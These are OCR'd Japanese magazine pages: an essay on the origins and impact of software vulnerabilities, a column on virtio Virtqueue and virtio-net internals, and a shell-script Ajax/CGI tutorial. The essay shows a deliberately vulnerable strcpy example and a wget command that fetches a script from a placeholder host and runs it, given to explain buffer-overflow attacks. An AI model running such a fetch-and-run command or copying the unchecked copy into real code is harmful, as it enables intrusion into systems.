
注1）当時、セキュリティのドキュメントには、vulnerabilityの訳語には、ばらつきがありました。これでは問題があるので、何人かのセキュリティ研究者が集まっていた場で、今後は「脆弱性」に統一しようということになったのです。以降、徐々に「脆弱性」という言葉に収束していきました。また、vulnerabilityは長いので、セキュリティ研究者は、文章中や口頭では使うVul（バル）という短い呼び方をしていました。

注2）Software Failureの訳語は「ソフトウェア故障」なのですが、故障という言葉が誤解を与える言葉ですので、本文ではソフトウェアの間違いが引き起こす現象として説明しています。

フトウェアの脆弱性（Software Vulnerability）となる」と定義できるかと思います。**図1**にあるとおり、ソフトウェアの間違いが引き起こす現象のすべてが、脆弱性にはつながるわけでありません。

これまでは、十分なテストによって一定の品質を保てば、ソフトウェアの間違いが引き起こす現象は確実に少なくなり、その一定の割合であるソフトウェアの脆弱性も小さくなると仮定できました。

しかしながら、攻撃側は意図を持ってソフトウェアの脆弱性を発見しようとするわけですから、これまでの仮定が崩れます。つまり、「ソフトウェアの十分なテストをもってすれば、ソフトウェア脆弱性を（ソフトウェアの間違いが引き起こす現象と同様に）十分に取り除ける」とは明確に言えなくなってきます。

脆弱性はどこから発生するか

ソフトウェアの修正が必要となる要因がどこで入り込むのか、1985年の古典的な論文[注3]からひも解いてみたいと思います。

筆者がこの古い論文を使うわけをちょっとだけ説明します。この論文はNASAおよび海軍研究所が宇宙飛行研究のために作成したソフトウェアの記録です。昔は、ウォーターフォール型開発モデルだったので、各作業工程が明確です。フローチャート（設計）を作り、フローチャートをプログラミング言語で表現（コーディング）するといったように、今の開発とは状況が違いますが、各作業段階が明確で、問題の切り分けもしやすいです。

さて、論文のデータによれば、ソフトウェアの間違いが発生する工程の割合は**表1**のとおりです。


コーディング段階での間違いは意外と少ないということに気づきます。ほとんどが設計段階に起因する問題です。

C言語などのプログラムを書いたことがある人なら、プログラムの中で、あらかじめ定義した文字列サイズ以上にデータを書き込み、プログラムが異常終了する経験をしたことがあると思います。これはソフトウェアの脆弱性の中でも、バッファオーバーフローに結びつきます。関数や変数にバイトサイズの大きいデータを送り込みメモリを侵食し、最後はプログラムの実行自体を乗っ取ってしまう攻撃につながる可能性があるものです。

さて、この問題はどこの段階から起因しているのでしょうか。多くの場合、コーディングミスととらえがちですが、「文字列サイズの情報を用いてきちんと入力チェックをしていなかった」という設計段階での問題ととらえるほうが的確でしょう。

表1は、間違いは設計段階で最も多く入り込むことを示していますが、要求段階でも、仕様段階でも、残りの段階でも入り込んでいます。どの段階からでもソフトウェアの脆弱性が入り込んでくる可能性を示唆しています。つまり、ソフトウェアの脆弱性を少なくしていくには、ソフトウェア開発のすべての段階で品質を向上させなければいけないということになります。事前にソフトウェアから脆弱性だけを見つけだし、それだけを排除するのはたいへん難しいことがわかります。

◆図1　ソフトウェアの間違いのすべてが脆弱性になるわけではない



◆表1　エラーの起因する段階

設計段階	57～78%
仕様段階	3～14%
言語（コーディング）	3～8%
要求段階	2～5%

注3）D.M. Weiss et al., "Evaluating Software Development by Analysis of Changes: Some Data from the Software Engineering Laboratory" ,IEEE Transactions on Software Engineering,Vol.11,No.2,Feb.1985,pp.157-168

どれくらいの頻度で発生するか

次に、どれくらいの利用時間で間違いが発見されるかを見ていきましょう。IBMの汎用機オペレーティングシステムのデータ[注4]によれば、CPUが5000年実行して1回発見されるほどの割合です。

この数字は研究によりいろいろと変わるでしょうが、1つだけ確実なことは十分に慎重に作られたソフトウェアは、間違いが発見されることは稀(まれ)であることです。

そこまで言っておきながらなんですが、コンピュータが100万台可動したとした場合、5000年分実行するなどあっというまです。たとえ品質が1桁、2桁あがったとしても、台数が多いのでやはりあっというまです。このことから次の2つが導かれます。

①自分で使う限りは、ソフトウェアの脆弱性として使われてしまう可能性のある不具合に出会うことは極めて稀である
②しかし、利用者全体でみた場合は、ソフトウェアの脆弱性として使われてしまう可能性のある不具合は稀ではない

自分ではソフトウェアの脆弱性について認識することがない一方で、世間ではソフトウェアの脆弱性は常に発見されるという、自分の感覚と実際との差異が生まれてしまいます。自分の利用範囲だけ見ていては、「そんなにソフトウェアの脆弱性など現れるはずがない」と思ってしまいかねません。

ブラックボックステスト

みなさんは「なぜそんなにソフトウェアの脆弱性を探すことができるのだ」あるいは「オープンソースのような中身が入手できるソフトウェアのほうが簡単にソフトウェアの脆弱性を見つけられるので危険だ」などと考えたことはないでしょうか。

ソフトウェア工学のテスト技術の中で、まったく中身(ソースコード)を見ることなくその機能が正しく満たされているか、また、機能に不備がないかを確認するテストがあります。ブラックボックステストと呼ばれ、「インテグレーションテスト」「ファンクションおよびシステムテスト」「アクセプタンステスト」「リグレッションテスト」「ベータテスト」があります。これらのテストは中身を知ることなくテストを行い、問題を抽出していきます。これはソフトウェアの開発プロセスでは標準的なテストで、特殊なものではありません。これらのテスト内容は説明しませんが、読者のみなさんには、このようなテスト技術があり、ソースコードの存在とは関係なくテストができて、それを手がかりにソフトウェアの脆弱性を見つけられるということを理解していただければと思います。

なぜこのような説明をするかというと、マスコミはよく「天才ハッカーがコンピュータに侵入」[注5]などとはやし立て、あたかも魔法を使ったように騒ぎますが、実際にはそんなことはないからです。

ソフトウェアの脆弱性を発見するのは天才的なひらめきでも技術でもなく、テスト技法を使ったある意味、正当な方法でのソフトウェアの脆弱性の取得なのです。ただし、先ほど説明したとおり、ソフトウェアの脆弱性を見つけるのはテスト作業量に比例するので、個人で見つけるよりもグループで見つけるほうが効率が良いでしょう。

また、先に挙げたテスト技法はソフトウェアの脆弱性発見のためだけではなく、ソフトウェアの潜在的な誤りを少なくする作業であり、それ自体はソフトウェア品質を高めるために非常に重要な技術です。また、十分な時間を割いて行われるべき作業でもあります。

これはオープンソースであろうとクローズドでプロプライエタリなものであろうと違いはありません。

注4) IBM Research Journal, 28, pp2-14, 1984　これも80年代の古い論文で、IBMの汎用機オペレーティングシステムの記録です。信頼がおけるので参照します。
注5) このような行為を行う者はハッカー倫理を満たしていないので、クラッカー(破壊者)もしくはイントルーダー(侵入者)と呼ばれるべきです。

中身を隠していようとも、以前より安定的に使われてどれだけ時間が経っていようとも、ある日、あるとき、仕様段階や設計段階といった初期の段階に起因するようなソフトウェアの脆弱性が突然現れることを前提として、私たちはソフトウェアを使っていかなければなりません。

ソフトウェアの脆弱性のインパクトは？

ここでは典型的なケースであるバッファオーバーフローを例に用いて説明したいと思います。

バッファオーバーフローは、バッファを超えるデータを書き込み、帰り番地を書き換え、任意のシェルコードを実行させることができるソフトウェアの脆弱性です。悪意のあるプログラムは、そのバッファオーバーフローが発生したプログラムの実行権限を引き継いだ形で実行されます。この脆弱性はたいへん多く、問題になっています。

リスト1のC言語のコードを見てください。よく見かける文字列コピーのサンプルコードです。関数copy_a2b()の中でstrcpyをして変数aから変数bにデータをコピーしていますが、変数aの文字サイズを考慮していません。変数bにバッファオーバーフローのコードを与えることができるという潜在的なソフトウェアの脆弱性を持っています。これだけで脆弱性の原因になってしまうのです。

では、その先に何が行われるのでしょうか。たとえばwgetを使い、小さなコントロール用のプログラムをダウンロードし、それを実行するというのが定番です。

図2のPythonで書いたマルウェアを送り込み、それを実行するスクリプトです。こんな2行程度のものがバッファオーバーフローから実行され、システムに侵入されてしまうのです。おそらくmalware.pyには外部と通信し、さらにシステムに最適化した任意の悪意のあるプログラムをダウンロードする機能が入っていることでしょう。こうなれば、もうお手上げに近いです。

セキュリティアップデートをしましょう

みなさんにお願いしたいのは、セキュリティアップデートをしていただきたいということです。

コンピュータを使っていると頻繁にアップデートがかかることは、すでにお気づきでしょう。これまでの説明のとおり、ソフトウェアの脆弱性は避けて通ることができない問題なのです。発生するのもすべて開発段階ですし、原因も極めて簡単なのです。

すべてのユーザがこまめに実行環境を自分で整備するというのが理想ですが、筆者がそれをしているかというと、理想的な環境からはほど遠いものです。また、すべてのソフトウェアの脆弱性情報に目を光らせて、対応しているかというと、一ユーザがそこまで手間をかけることは極めてたいへんです。

やはり、一番効果的なのはセキュリティアップデートに従うことなのです。そして、サーバを管理している方々にもお願いです。セキュリティアップデートがかからなくなった古いディストリビューションのシステムは、なるべく早く順次新しいディストリビューションに切り替えてください。セキュリティの面を考えると、それがトータルで一番コストが低くなることでしょう。SD

◆**リスト1　潜在的にバッファオーバーフローの脆弱性を持つコード**

```
#include <string.h>
void *copy_a2b(char *a)
{
  char b[12];
  strcpy(b,a);
}
void main() {
  copy_a2b("abc");
}
```

◆**図2　マルウェアを送り込んで実行するスクリプト**

```
wget -q -O /tmp/...i  http://xxx.example.com/malware.py
  ↑ xxx.example.com サイトからプログラム malware.py をダウンロードしファイル /tmp/...i に格納
python  /tmp/...i     ← /tmp/...i を実行
```

ハイパーバイザの作り方

ちゃんと理解する仮想化技術

第12回 virtioによる準仮想化デバイス その2「Virtqueueとvirtio-netの実現」

浅田 拓也（ASADA Takuya）Twitter @syuu1228

はじめに

前回は、ゲストOSのI/Oパフォーマンスを大きく改善する「virtio」準仮想化ドライバの概要と、virtioのコンポーネントの1つである「Virtio PCI」について解説しました。今回はVirtqueueとこれを用いたNIC（virtio-net）の実現方法について見ていきます。

virtioのおさらい

virtioは、大きく分けてVirtio PCIとVirtqueueの2つのコンポーネントからなります。Virtio PCIはゲストマシンに対してPCIデバイスとして振る舞い、次のような機能を提供します。

- デバイス初期化時のホスト⇔ゲスト間ネゴシエーションや設定情報通知に使うコンフィギュレーションレジスタ

これを利用してキュー長やキュー数、キューのアドレスなどを通知する、

- 割り込み（ホスト→ゲスト）、I/Oポートアクセス（ゲスト→ホスト）によるホスト⇔ゲスト間イベント通知機構
- 標準的なPCIデバイスのDMA機構を用いたデータ転送機能

があります。

Virtqueueはデータ転送に使われるゲストメモリ空間上のキュー構造です。デバイスごとに1つまたは複数のキューを持つことができます。たとえば、virtio-netは送信用キュー・受信用キュー・コントロール用キューの3つを必要とします。ゲストOSは、PCIデバイスとしてvirtioデバイスを検出して初期化し、Virtqueueをデータの入出力に、割り込みとI/Oポートアクセスをイベント通知に用いてホストに対してI/Oを依頼します。本稿では、Virtqueueについてより詳しく見ていきましょう。

Virtqueue

Virtqueueは送受信するデータをキューイング先のDescriptorが並ぶDescriptor Table、ゲストからホストへ受け渡すdescriptorを指定するAvailable Ring、ホストからゲストへ受け渡すdescriptorを指定するUsed Ringの3つからなります（**図1**）。

Descriptor Table・Available Ring・Used Ringのエントリ数はVirtio PCIデバイスの初期化時にVirtio headerのQUEUE_NUMへ設定した値で決められます。

また、Virtqueueの領域はページサイズ[注1]へアラインされている必要があります。1つのVirtqueueは片方向の通信に用いられます。このため、双方向通信をサポートするには2つのVirtqueueを使用する必要があります。通信方向によって、Available RingとUsed Ringの使われ方が異なります。


注1） ページサイズ＝4KB

Descriptor Table

Descriptor TableはDescriptorがQUEUE_NUM個[注2]並んでいる配列です。Descriptorはデータ転送を行う都度動的にアロケートされるのではなく、Descriptor Table内の空きエントリを探して使用します。空きエントリを管理する構造はVirtqueue上にないため、ゲストドライバは空きDescriptorを記憶しておく必要があります(後述)。

注2) Virtio HeaderのQUEUE_NUMで指定する。

▼図1 Virtqueueの構造



Descriptorは転送するデータ1つに対して1つ使われ、データのアドレス、データ長などが含まれます(**表1**)。

データのアドレスはゲスト上の物理アドレスが用いられるため、仮想アドレス上で連続する領域でも物理ページがばらばらな場合、物理ページごとにDescriptorが1つ必要です。

このように複数のDescriptorを連続して転送したい場合には、nextで次のDescriptorの番号を指定してflagsに0x1をビットセットします。

Indirect Descriptor

ある種のvirtioデバイスは多数のdescriptorを消費するリクエストを大量に並列に発行することにより、性能を向上させることができます。

これを可能にするのがIndirect Descriptorです。Descriptorのflagsに0x4が指定された場合、addrはIndirect Descriptor Tableのアドレスを、lenはIndirect Descriptor Tableの長さ(バイト数)を示すようになります。

Indirect Descriptor TableはDescriptor Tableと同様、Descriptorの配列になっています。Indirect Descriptor Tableに含まれるDescriptorの数はlen/16個になります[注3]。

それぞれのデータはIndirect Descriptor Table上のDescriptorへリンクされます。

Available Ring

Available Ringはゲストからホストへ渡したい

注3) 1つのDescriptorの長さが16bytesであるため。

▼表1 Descriptorの構造

type	member	description
u64	addr	データのアドレス(ゲスト物理アドレス)
u32	len	データ長
u16	flags	フラグ(0x1: 次のDescriptorがあるかどうか／0x2: ホストから見てWrite Onlyの Descriptorかどうか／0x4: Indirect Descriptorかどうか)
u16	next	次のDescriptor番号

Descriptorを指定するのに使用します(**表2**)。ゲストはリング上の空きエントリへDescriptor番号を書き込んでidxをインクリメントします。idxは単純にインクリメントし続ける使い方が想定されているため、リング長を超えるidx値が指定された時はidxをリング長で割った余りをインデックス値として使用します。

ホストは最後に処理したリング上のエントリの番号を記憶しておき(後述)、idxと比較して新しいエントリが指しているDescriptorを処理します。

Used Ring

Used Ringはホストからゲストへ渡したいDescriptorを指定するのに使用されます(**表3**)。

構造と使用方法は基本的にAvailable Ringと同じですが、リング上のエントリの構造がAvailable Ringと異なり、連続するDescriptorを先頭番号(id)と長さ(len)で範囲指定するようになっています(**表4**)。

Virtqueueに含まれない変数

Virtqueueを用いてデータ転送を行うために、Virtqueueに含まれない次の変数が必要です。

● ゲストドライバ

- free_head……空きDescriptorを管理するため、空きDescriptorの先頭番号を保持
- last_used_idx……最後に処理したUsed Ring上のエントリの番号

● ホストドライバ

- last_avail_idx……最後に処理したAvailable Ring上のエントリの番号

ゲスト→ホスト方向のデータ転送方法

ゲストからホストへデータを転送するために、Descriptor Table・Available Ring・Used Ringをどのように使うかを次に示します(**図2**)。

この方向のデータ転送では、Available Ringは転送データを含むDescriptorの通知に使われ、Used Ringは処理済みDescriptorの回収に使われます。

◀ ゲストドライバ

図2の番号にそって解説します。

▼表2　Available Ringの構造

type	member	description
u16	flags	フラグ(0x1：割り込みの一時的な抑制)
u16	idx	リング上で一番新しいエントリの番号
u16[QUEUE_NUM]	ring	Descriptor番号を書き込むリングの本体
u16	used_event	ここで指定した番号のDescriptorが処理されるまで割り込みを抑制

▼表3　Used Ringの構造

type	member	description
u16	flags	フラグ(0x1: ゲストからの通知の一時的な抑制)
u16	idx	リング上で一番新しいエントリの番号
UsedRingEntry[QUEUE_NUM]	ring	Descriptor番号を書き込むリングの本体
u16	avail_event	ここで指定された番号のDescriptorが処理されるまで割り込みを抑制

▼表4　Used Ringエントリの構造

type	member	description
u32	id	先頭のDescriptor番号
u32	len	Descriptorチェーンの長さ

1. ドライバの初期化時にあらかじめすべてのDescriptorのnextの値を隣り合ったDescriptorのエントリ番号に設定し空きDescriptorのチェーンを作成、チェーンの先頭Descriptorの番号をfree_headに代入しておく
2. free_headの値から空きDescriptor番号を取得
3. Descriptorのaddrにデータのアドレス、lenにデータ長を代入
4. Descriptorのnextが指す次の空きDescriptorの番号をfree_headへ代入
5. Available Ringのidxが指す空きエントリにDescriptorの番号を代入
6. Available Ringのidxをインクリメント（新しい空きエントリ）
7. Virtio HeaderのQUEUE_SELにキュー番号を書き込み
8. 未処理データがあることをホストへ通知するためVirtio HeaderのQUEUE_NOTIFYへ書き込み[注4]

ホストドライバ

図2の番号にそって解説します。

9. ゲストからの通知を受けてlast_avail_idxとAvailable Ringのidxを比較、新しいエントリが指しているDescriptorを順に処理、last_avail_idxをインクリメント
10. Used Flagsのidxが指す次の空きエントリに処理済みDescriptorの番号を代入
11. Used Flagsのidxをインクリメント
12. 処理が終わったことを通知するためゲストへ割り込み

ゲストドライバ

図2の番号にそって解説します。

13. ホストからの割り込みを受けてlast_used_idxとUsed Ringのidxを比較、新しいエントリが指している処理済みDescriptorを順に回収、last_used_idxをインクリメント
14. 回収対象のDescriptorを空きDescriptorのチェーンへ戻し、free_headを更新

注4）QUEUE_NOTIFYへ書き込むことによりVMExitが発生し、ホスト側へ制御が移ることを意図している。

ホスト→ゲスト方向のデータ転送方法

ホストからゲストへデータを転送するために、Descriptor Table・Available Ring・Used Ringをどのように使うかを次に示します（**図3**）。


この方向のデータ転送では、Available Ringは空きDescriptorの受け渡しに使われ、Used Ringは転送データを含むDescriptorの通知に使われます。

ゲストドライバ

図3の番号にそって解説します。

1. ドライバの初期化時にあらかじめすべてのDescriptorのnextの値を隣り合ったDescriptorのエントリ番号に設定し空きDescriptorのチェーンを作成、チェーンの先頭Descriptorの番号をfree_headに代入しておく

▼図2　ゲスト→ホスト方向データ転送のイメージ



2. Available Ringのidxが指す次の空きエントリに空きDescriptorチェーンの先頭番号を代入
3. Available Ringのidxをインクリメント
4. Virtio HeaderのQUEUE_SELにキュー番号を書き込み
5. 未処理データがあることをホストへ通知するためVirtio HeaderのQUEUE_NOTIFYへ書き込み

ホストドライバ

図3の番号にそって解説します。


6. データ送信要求を受けてAvailable Ringを参照、必要な数のDescriptorを取り出す
7. DescriptorをAvailable Ring上の、Descriptorチェーンから切り離す
8. Descriptorのaddrにデータのアドレス、lenにデータ長を代入
9. Used Ringのidxが指す次の空きエントリにDescriptorの番号を代入
10. Used Ringのidxをインクリメント
11. 未処理データがあることを通知するためゲストへ割り込み

ゲストドライバ

図3の番号にそって解説します。

12. ホストからの割り込みを受けてlast_used_idxとUsed Ringのidxを比較、新しいエントリが指している処理済みDescriptorを順に処理、last_used_idxをインクリメント
13. 処理済みDescriptorを空きDescriptorのチェーンへ戻し、Available Ringを更新

▼図3　ゲスト→ホスト方向データ転送のイメージ



virtio-netの実現方法

virtio-netは受信キュー、送信キュー、コントロールキューの3つのVirtqueueからなります。送信キューとコントロールキューはゲスト→ホスト方向のデータ転送方法で解説した手順でデータを転送します。受信キューはホスト→ゲスト方向のデータ転送方法で解説した手順でデータを転送します。受信キュー・送信キューでは、パケットごとに1つのDescriptorを使用します。

Descriptorのaddrには直接パケットのアドレスを指定しますが、ホストドライバからゲストドライバへいくつかの情報を通知するため、パケットの手前に専用の構造体を追加しています(**表5**、**図4**)。

コントロールキューでは、コマンド用構造体(**表6**、**図5**)にコマンド名を設定してゲストからホストへメッセージ送出します。コマンドに付属データが必要な場合は、コマンド用構造体の直後に続いてデータを配置します。コマンドはクラス(大項目)とコマンド(小項目)で整理されており、次のような種類があります。

VIRTIO_NET_CTRL_RXクラスは次のようなコ

マンドを持ち、NICのプロミスキャスモード、ブロードキャスト受信、マルチキャスト受信などの有効／無効化を行います。

・VIRTIO_NET_CTRL_RX_PROMISC
・VIRTIO_NET_CTRL_RX_ALLMULTI
・VIRTIO_NET_CTRL_RX_ALLUNI
・VIRTIO_NET_CTRL_RX_NOMULTI
・VIRTIO_NET_CTRL_RX_NOUNI
・VIRTIO_NET_CTRL_RX_NOBCAST

VIRTIO_NET_CTRL_MACクラスは次のようなコマンドを持ち、MACフィルタテーブルの設定に使用します。

・VIRTIO_NET_CTRL_MAC_TABLE_SET
・VIRTIO_NET_CTRL_MAC_ADDR_SET

VIRTIO_NET_CTRL_VLANクラスは次のようなコマンドを持ち、VLANの設定に使用します。

・ VIRTIO_NET_CTRL_VLAN_ADD
・ VIRTIO_NET_CTRL_VLAN_DEL

VIRTIO_NET_CTRL_ANNOUNCEクラスは次のようなコマンドを持ち、リンクステータス通知に対してackを返すのに使用します。

・VIRTIO_NET_CTRL_ANNOUNCE
・VIRTIO_NET_CTRL_ANNOUNCE_ACK


VIRTIO_NET_CTRL_MQクラスクラスは次のようなコマンドを持ち、マルチキューのコンフィギュレーションに使用します。

・VIRTIO_NET_CTRL_MQ_VQ_PAIRS_SET
・VIRTIO_NET_CTRL_MQ_VQ_PAIRS_MIN
・VIRTIO_NET_CTRL_MQ_VQ_PAIRS_MAX


まとめ

Virtqueueと、これを用いたNIC（virtio-net）の実現方法について解説しました。次号では、これまでの総集編で、仮想化システムの全体像を振り返ります。SD

▼図4　送受信キューのデータ構造



▼図5　コントロールキューのデータ構造



▼表5　struct virtio_net_hdr

type	member	description
u8	flags	フラグ（Checksum offload）
u8	gso_type	GSOによるパケットタイプ情報
u16	hdr_len	Ethernet＋IP＋TCP/UDPヘッダの長さ
u16	gso_size	データ長
u16	csum_start	チェックサムフィールドの位置
u16	csum_offset	チェックサムの計算開始位置

▼表6　struct virtio_net_ctrl_hdr

type	member	description
u8	class	クラス（大項目）
u8	cmd	コマンド（小項目）

テキストデータならお手のもの

開眼シェルスクリプト

USP友の会／産業技術大学院大学　上田 隆一　UEDA Ryuichi　Twitter @uecinfo

第21回 CGIスクリプトを作る（3）——Ajaxで動的に画面を更新

はじめに

ここ2回は、「シェルスクリプトでCGIをやっちまえ！」という企画で進めてきましたが、今回はその最終回です。最終回らしく最もシェルスクリプトと縁遠そうなAjaxをやってみます。

Ajaxというのは Asynchronous JavaScript + XMLの略なのですが、これほどよくわからない言葉もありません。また、jQueryなどの直接Ajaxとは関係ないものと抱き合わせで覚える人も多いので、なんとなく敷居の高いもののように感じている人もいると思います。

今回は、JavaScriptとシェルスクリプトだけでAjaxを実現することで、Ajaxの正体が案外単純なものであることをお見せします。JavaScriptの知識が少し必要ですが、JSONもXMLもjQueryもprototype.jsも出てきません。それらは本質的に無関係です。

言葉や属性こそ、物事の本質に一致すべきであり、逆に本質を言葉に従わせるべきではない。というのは、最初に物事が存在し、言葉はその後に従うものだからだ。——ガリレオ・ガリレイ

環境

前々回と前回[注1]に引き続き、筆者はMacでApacheを起動してコードの動作確認をしています。今回は、CGIスクリプトだけでなく、静的なHTMLファイルもブラウザで閲覧したいのですが、筆者のMacでは、デフォルトでLibrary/WebServer/Documents/というディレクトリにHTMLファイルを置くことになっているみたいです。前々回、~/cgi-bin/というシンボリックリンクを作ってCGIスクリプト置き場にリンクをはりましたが、今回も同様にシンボリックリンクをはります。

手順を**図1**に示します。万が一、前々回、前回を読んでいなくても、**図1**のlsの出力のように設定できれば大丈夫です。

準備ができたら、次のようにコマンドを打ってApacheを立ち上げましょう。

```
$ sudo apachectl start
```

また、今回はMac上でCGIスクリプトを動かすのですが、あとの課題でCGIスクリプトがLinuxサーバとsshコマンドで通信を行います。課題の都合上、通信先のLinuxサーバにはsarコマンド（sysstat）がインストールされていることを前提としています。

Ajaxの実現方法

Webページを動的に書き換える

まず、一番簡単な例から示します。結局のところ、Ajaxというのはブラウザに表示されたWebページの裏でJavaScriptがCGIスクリプトを呼び出し、結果をもらってWebページの一部

注1）本誌2013年7月号と8月号。

を書き換える方法です。HTMLファイルの中に、そのしかけのJavaScriptを書いてやればよいということになります。

そのミニマムな構成が、**リスト1**のHTMLファイルです。HTML5で書いていますが、別にHTML 4.01でもXHTMLでもかまいません。

シェルスクリプトの話ではないのであまり細かく話しませんが、最低限知っておくべきことを書きます。16行目の**onload="callCgi()"**を書くことによって、ブラウザにこのHTMLの内容が表示されたときに6行目の**function**～で定義した関数が起動します。8～11行目でCGIスクリプトを呼び出して、12行目でCGIスクリプトが送ってきた文字列を受け取っています。それで、受け取った文字列を12行目の前半で**document.body.innerHTML =**とあるように、bodyの内側に相当する部分に代入しています。ブラウザにはこの代入がすぐに反映されるので、画面には代入したものが表示されます。

もうちょっとCGIスクリプトを呼び出す部分を説明しなければなりません。まず、8行目はPOSTメソッドを使い、/cgi-bin/show.cgiにデータを送るぞと宣言しています。前回、GETメソッドを使ってCGIスクリプトに文字列を投げましたが、POSTもCGIスクリプトにデータを送るもう1つの方法です。もう1個の引数falseは、今は無視してください。9、10行目はshow.cgiを呼び出すときに使うHTTPヘッダを作っています。実際にshow.cgiを呼び出しているのは11行目で、show.cgiに向かって**dummy=<乱数>**という文字列を送っています。毎回同じ文字列をPOSTしようとすると、怠けてCGIスクリプトを呼ばないブラウザがあるので、乱数でそれを防いでいます。ところで、この部分のJavaScriptの書き方は、元来単純なHTTPを複雑にラッパーしていて、正直ぎこちない感じがします。みなさんはどう感じるでしょうか？

このHTMLから呼ばれるshow.cgiを作りましょう。とにかく何か文字列を送ればブラウザに表示されるのですが、ここは**リスト2**のように書いてdateの出力でも送ってみましょう。

このようにHTTPヘッダを出力したあとにdateを実行します。ただ時刻を送ってもおもしろくないので、strongで囲ってCSSでスタイルも指定しています。show.cgiのパーミッション

▼リスト2　CGIスクリプト(~/cgi-bin/show.cgi)

```
01 #!/bin/bash
02
03 echo 'Content-type: text/html'
04 echo
05 echo '<strong style="font-size:24px">'
06 date
07 echo '</strong>'
```

▼リスト1　Ajaxを実現する最小構成のHTML(~/html/ajax1.html)

```
01 <!DOCTYPE html>
02 <html lang="ja">
03   <head>
04     <meta charset="UTF-8" />
05     <script>
06       function callCgi(){
07         var h = new XMLHttpRequest();
08         h.open("POST","/cgi-bin/show.cgi",false);
09         h.setRequestHeader("Content-Type",
10             "application/x-www-form-urlencoded");
11         h.send( "dummy=" + Math.random() );
12         document.body.innerHTML = h.responseText;
13       }
14     </script>
15   </head>
16   <body onload="callCgi()">
17   </body>
18 </html>
```

▼図1　HTMLファイルの置き場所にリンクをはって所有権を変更

```
$ ln -s /Library/WebServer/Documents/ html
$ sudo chown ueda:staff html
$ ls -l ~/cgi-bin ~/html
lrwxr-xr-x  1 ueda  staff  35  4 22 23:52 /Users/ueda/cgi-bin -> /Library/WebServer/CGI-
Executables/
lrwxr-xr-x  1 ueda  staff  29  6 16 11:37 /Users/ueda/html -> /Library/WebServer/Documents/
```

をいじって実行可能にしたら、ajax1.htmlをブラウザで見てみましょう。**図2**のように大きな太字で時刻が表示されたら成功です。

show.cgiのほうは、普通のCGIスクリプトのようにHTTPヘッダを出力したあと、HTMLの破片を出力します。ajax1.htmlに比べて単純極まりないですが、そういうものです。これも「JSONで送ったほうがきれい」などと、いろいろ議論はありますが、ここではスルーしておきましょう。簡単にできることを無理に複雑にすることはないでしょう。

非同期通信

今の例を応用すると、ブラウザに表示されるものを動的に書き換え放題になるわけですが、頻繁にCGIスクリプトを呼び出す場合には1つ問題があります。**リスト2**の書き方ではCGIスクリプトが返事をよこさないと、ブラウザは待っている間、固まってしまいます。具体的には、マウスの操作や文字の入力をいっさい受け付けなくなってしまいます。

